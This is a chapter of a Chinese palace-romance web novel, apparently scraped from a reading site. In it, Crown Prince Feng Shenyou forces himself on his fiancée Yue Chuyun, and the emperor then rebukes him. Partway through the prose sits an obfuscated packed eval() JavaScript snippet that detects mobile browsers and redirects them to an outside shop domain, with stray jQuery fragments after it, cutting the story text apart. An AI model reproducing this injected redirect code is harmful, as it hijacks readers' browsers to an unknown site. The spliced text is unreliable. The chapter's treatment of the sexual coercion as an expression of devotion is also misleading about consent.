月出云并不觉得痛。一方面是因为铺着地毯,另一方面则是风神佑用右手护住了她的后脑勺。
月出云看着近在眼前的这张面孔,双眼迷蒙,好像醉了,可他的动作显示出他似乎又没有醉,月出云也分不清楚。
“出云,我不是长宁,”风神佑喃喃道:“但我和她一样在乎你。”
“好,你不是她,你先起来,行不行?”月出云哄道:“你压到我了。”
“不行,你会离开我的,我不让你走。”风神佑说着,右手移到月出云腰间,轻柔摩挲。
月出云背脊发紧,汗毛直竖,作为情侣,并且即将结婚成家,她与风神佑也曾有过亲吻,以及近乎忘情的相拥搂抱,可从来没有像这一次一样,他的眼神,还有他的动作,让月出云感受到了某种未知的危险,出于本能,身体比大脑先一步戒备起来。
“风神佑,你想干什么?”
“我想要你。”
风神佑解下月出云的腰带,丢在一边,“出云,我说过,我绝不让你离开我。”
月出云骇然,“风神佑,你疯了。”
“我很清醒,”风神佑认真说道:“你要叫或反抗都可以,但你知道的,没有人会来。”
简直无赖!
月出云脸蛋涨得通红,大声吼道:“你要是敢对我做什么,我决饶不了你。”
风神佑低笑,“你看,你总是把我当做长宁,在你眼里,她是女子,一个女人对另一个女人而言,总是没有危险的。”
风神佑温热的气息吹拂在她的耳朵根,特别的痒。
“出云,你知不知道你的长宁,想要对你做什么?”
风神佑的声音很轻,每个字每句话都落在月出云耳中,她的脸越来越红,神情也变得越发愤恨。
“风神佑,你不要说了,长宁不是你说的那个样子。”
“出云,你说我在拒绝长宁,”风神佑道:“你又何尝不在拒绝她呢,你真的了解她吗?”
月出云一时失神,风神佑说她不了解长宁,她想要反驳,她怎么可能不了解长宁,她与长宁一起长大,相处十余年,亲密无间,他们一同读书学习,行往坐卧俱在一处,她怎么可能不了解长宁呢?
可连长宁最基本的性别都没弄清楚,她真的了解长宁吗?月出云又忍不住怀疑,从一开始,长宁的存在就建立在一个颠倒的性别之上,她的存在真的只是一个幻影吗?
浑然不觉间,她与风神佑已然赤裎相对。
最终那一刻到来的时候,即使疼痛从身体很清晰的传来,月出云依旧有种不真实的感觉。
“若若,”风神佑唤着她的小名,像长宁无数次那样叫唤,情意绵绵。
看着这张近在咫尺的脸,月出云心神恍惚,他到底是长宁,还是风神佑?
如果他是长宁,她和长宁之间怎么会发生这样荒唐的事,那个在危难之中拯救了她,一起陪伴她长大的好友,会这样强迫她吗?
也许他根本就不是长宁,就像风神佑所说的,长宁早就不在了,在她面前的只有风神佑,只是她一直不肯承认。
月出云闭上双目,不再看这张近在咫尺的面孔,眼角一滴泪水,缓缓滑落。
中都城外,萧廷渊等了一个时辰,月出云仍然没有来。
他的神情变得焦躁不安,一直望着中都城的方向,终于看到去接月出云的使者回来了。
他没有带回月出云,只是带来了一封口信。
“大王,太子殿下让属下转告大王,他说大王要的人不会来了。”
“启国的皇帝陛下呢,他是如何说的?”萧廷渊问道。
使者回答,“我没见到皇帝陛下,他没有接见我。”
一直沉默的勒托,此时开口,“看来他们父子反悔了。”
勒托有些惊奇,萧廷渊可是用了碎叶城来交换月出云的,一座城池和一个女人统治者眼里孰轻孰重,那是不言而喻的,也不知道风神佑用了什么方法,居然可以说动皇帝改变主意。
“大王,风神佑对月姑娘情深意重,难以割舍,发生了这样的事情都毫不介怀,他们两人真心相爱,风神佑身为太子,肯定有办法保护月姑娘,大王,你无需担心月姑娘的安危。”
勒托当然知道萧廷渊对月出云的感情,但落花有意,流水无情,他家大王是单相思,注定是没有结果的。
“大王,反正月姑娘也不会来了,”勒托道:“我们还是启程回漠北吧,将士们等了很久。”
萧廷渊看了一眼勒托,一言不发,朝着城门口走去。
勒托连忙跟着,“大王,你要干什么?”
“没有确认她的安危之前,不会走的。”萧廷渊道。
“大王,风神佑不是信了吗?月姑娘不会有事的。”勒托苦苦劝道:“我们还是回漠北吧,朝中事情很多,离开得太久,只怕会生出事端。”
萧廷渊不理,径直走向城门口,却被守卫的将士拦住。
守卫说是接到命令,中都城正在抓捕罪犯,已经出城的外国使臣不得再进入城内。
勒托听闻,竭力保持住脸上的神情,不要表露出欢快。
“大王,你也看到了,人家要抓捕犯人,我们还是回漠北吧。”
勒托只有一个目的,就是让他家大王尽快回国。
“不能够进城,那我们就在这里安营扎寨,”萧廷渊淡淡说道:“犯人若是不小心逃到这里,我还能帮他抓捕呢。”
“……”
月出云醒来时,室内空无一人,
窗外射进来的太阳,将整个寝殿照耀得明亮庄严。
这不是她平日住的房间,月出云猛然跳起,手忙脚乱地把衣服穿上,推开门就往外走。守在殿外的泠雪错愕,“月姑娘,你要去哪儿?”
“去我该去的地方。”月出云头也不回地答道。
冷雪很快跟上她,她不知道月出云要去哪里,但她知道那是徒劳无益的,“月姑娘,你快回去,殿下吩咐不让你乱走
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17571521|204252||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
。”
月出云置若罔闻。
泠雪叹气,她当然知道昨天晚上发生了什么事,对于这位月姑娘的事也是如此。
她是太子的未婚妻,本来是在娘家待嫁,那一天却衣裳不整的出现在东宫,已经够惊讶的,她隐隐约约也听到一些传闻,在宫中生活的人不是真的聋了哑了,相反,消息灵通。
只是,若听来的传闻是真的,为何月姑娘却可以安然无恙地住在东宫?并且太子殿下对她依旧喜爱。
泠雪十分好奇,只是作为一个宫女,她有她身为宫女的职业素养,并不去多想多问,她们可以聪明机灵,也可以装聋作哑。
果然还没出承德殿的大门,月出云便被拦了下来,恭恭敬敬送回殿内。
又回到这间房里,月出云一屁股坐在地毯上,双腿盘着,右手托着下巴,将以往所学的礼仪规矩全忘得一干二净。
泠雪以为她受到了刺激,小心翼翼说道:“月姑娘,殿下不是始乱终弃的人。”
不论这位月姑娘身上究竟发生了什么事,泠雪看得出,太子殿下舍不得她。
月出云的头微微一偏,“泠雪,你知道风神去了什么地方?”
“殿下清早就入宫了。”
风神佑,你到底想要做什么?月出云望着窗外发愣,她并不认为两人发生了关系,陛下就会改变主意,让她留在中都,留在启国,她还没有这么天真。
风神佑,你为什么要做这样的事情呢,为什么要这样对待她呢?
“你这个孽子,怎么能做出这样轻薄无耻的事?”风无忧指着风神佑的鼻子骂道:“不守礼法,畜生不如。”
“难道将自己的未婚妻拱手让人,那就是守礼法,有道德?”风神佑道:“她本来就是我未来的妻子,我和她发生任何事情都是天经地义。”
“还在狡辩!”风无忧道:“事情已经定下,她不能留在中都城,不能留在启国,她和萧廷渊一起离开,去往漠北,对你,对她都是最好的安排。”
“如果月出云此刻肚子里已经有你的孙子,”风神佑道:“你连自己的后嗣也不在乎了吗?”
风无忧气得指尖颤抖,即使当年面对陆沉月的咄咄逼人,他都能够沉得住气,现在却被自己唯一的儿子气得话都差点说不利索了。
他要被自己儿子的无耻给气笑了,做出这么不要脸的事情,还敢大言不惭。
风无忧努力平息胸中怒火,尽量以平静的语气说道:“风神佑,你是启国太子,应当以大局为重,以国家的利益为重。月出云与萧廷渊,孤男寡女,衣裳不整的发现在同一个房间,她就不能再做你的妻子,萧廷渊愿意用碎叶城交换月出云,我才会留下她的性命,风神佑,你不要得寸进尺。”
风神佑目光迥然,望着自己的父亲,“你说这一切都是为了大局,那么如果发生这一切的事情是我娘,你也会这么做吗?”这些话语如同最锋利的刀刃,毫不留情地刺向风无忧,让他的脸色瞬间变得惨白。